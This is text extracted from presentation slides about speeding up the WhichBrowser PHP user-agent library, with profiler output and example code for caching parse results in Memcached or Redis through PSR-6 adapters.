
### WhichBrowser\Analyser->analyseUserAgent

Types Callers All Callers Callee Map Source Code



Incl.	Self	Distance	Calling	Callee
99.47	3.27	1	4 220	WhichBrowser\Analyser\Header\Useragent->__construct (Useragent.php)
37.95	2.35	2	4 220	WhichBrowser\Analyser\Header\Useragent->detectDevice (Device.php)
24.87	4.75	2	4 220	WhichBrowser\Analyser\Header\Useragent->detectBrowser (Browser.php)
23.97	1.93	3	4 220	WhichBrowser\Analyser\Header\Useragent->detectMobile (Mobile.php)
20.57	0.92	4-7 (7)	6 450	WhichBrowser\Data\DeviceModels::identify (DeviceModels.php)
20.54	3.88	2	4 220	WhichBrowser\Analyser\Header\Useragent->detectOperatingSystem (Os.php)
19.21	5.64	5-9 (8)	6 154	WhichBrowser\Data\DeviceModels::identifyList (DeviceModels.php)
13.12	2.17	4	4 220	WhichBrowser\Analyser\Header\Useragent->detectGenericMobileModels (Mobile.php)
11.06	0.09	5	1 056	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnIdentifier (Mobile.php)
8.65	8.00	4-10 (9)	6 873	WhichBrowser\Data\DeviceModels::cleanup (DeviceModels.php)
8.07	0.13	5-6 (6)	584	WhichBrowser\Analyser\Header\Useragent->identifyBasedOnId (Mobile.php)
6.93	2.66	3	4 220	WhichBrowser\Analyser\Header\Useragent->detectTelevision (Television.php)
5.75	0.24	5-8 (8)	549	WhichBrowser\Data\DeviceModels::identifyAndroid (DeviceModels.php)
5.66	1.47	3	4 220	WhichBrowser\Analyser\Header\Useragent->detectAndroid (Os.php)
5.64	2.42	4	28 919	WhichBrowser\Model\Main->isBrowser (Main.php)
5.39	1.80	3	4 220	WhichBrowser\Analyser\Header\Useragent->detectExplorer (Browser.php)
5.05	4.71	6-10 (9)	56 365	WhichBrowser\Data\DeviceModels::hasMatch (DeviceModels.php)





On par with others,  
but with a massive  
device database



A German Shepherd dog is sitting in the driver's seat of a car. An owl is perched on its lap. The car's interior and exterior are visible, including the steering wheel, dashboard, and side mirror. The background is a blurred outdoor setting.

3

How to make it even faster

A German Shepherd dog is sitting in the driver's seat of a car. An owl is perched on its lap. The car's interior and exterior are visible, including the steering wheel, dashboard, and side mirror. The background is a blurred outdoor setting.

3

How to make it even faster-der!

catching  
of course!

A common use case of  
**WhichBrowser** is call it from  
all pages of your website

Instead of analysing every  
page view you can do it once  
and reuse that result



memcached

couchbase

redis

apc

mongodb

xcache

filesystem

wincache

zend data cache

# An universal caching API

**PSR-6**

# Memcached

```
// Initialise the Memcached client
$client = new \Memcached();
$client->addServer('localhost', 11211);

// Retrieve our data
$data = $client->get($id);

if ($client->getResultCode() === Memcached::RES_NOTFOUND) {
    $data = ...

    $client->set($id, $data);
}
```

## Memcached using a PSR-6 cache adapter

```
// Initialise the Memcached client
$client = new \Memcached();
$client->addServer('localhost', 11211);

// Initialise our storage pool
$pool = new \Cache\Adapter\Memcached\MemcachedCachePool($client);

// Retrieve our data
$item = $pool->getItem($id);
if ($item->isHit()) {
    $data = $item->get();
} else {
    $data = ...

    $item->set($data);
    $pool->save($item);
}
```

## Redis using a PSR-6 cache adapter

```
// Initialise the Redis client
$client = new \Redis();
$client->connect('localhost', 6379);

// Initialise our storage pool
$pool = new \Cache\Adapter\Redis\RedisCachePool($client);

// Retrieve our data
$item = $pool->getItem($id);
if ($item->isHit()) {
    $data = $item->get();
} else {
    $data = ...

    $item->set($data);
    $pool->save($item);
}
```

**Install adapters for the  
storage method you want**

Set up the storage pool and  
give it to WhichBrowser



## WhichBrowser without caching

```
// Analyse the user agent string
$result = new WhichBrowser\Parser();
$result->analyse(getallheaders());

echo $result->toString();
```

## WhichBrowser with Memcached caching

```
// Initialise the Memcached client
$client = new \Memcached();
$client->addServer('localhost', 11211);

// Initialise our storage pool
$pool = new \Cache\Adapter\Memcached\MemcachedCachePool($client);

// Analyse the user agent string
$result = new WhichBrowser\Parser();
$result->setCache($pool);
$result->analyse(getallheaders());

echo $result->toString();
```

**Just 50 lines of code**



**1**

**Test everthing!**

**2**

**Profile everyting!**

**3**

**Cache everything!**

**4**

**Never, ever create  
your own browser  
sniffing library**

**Thank you!**



**Thank you!**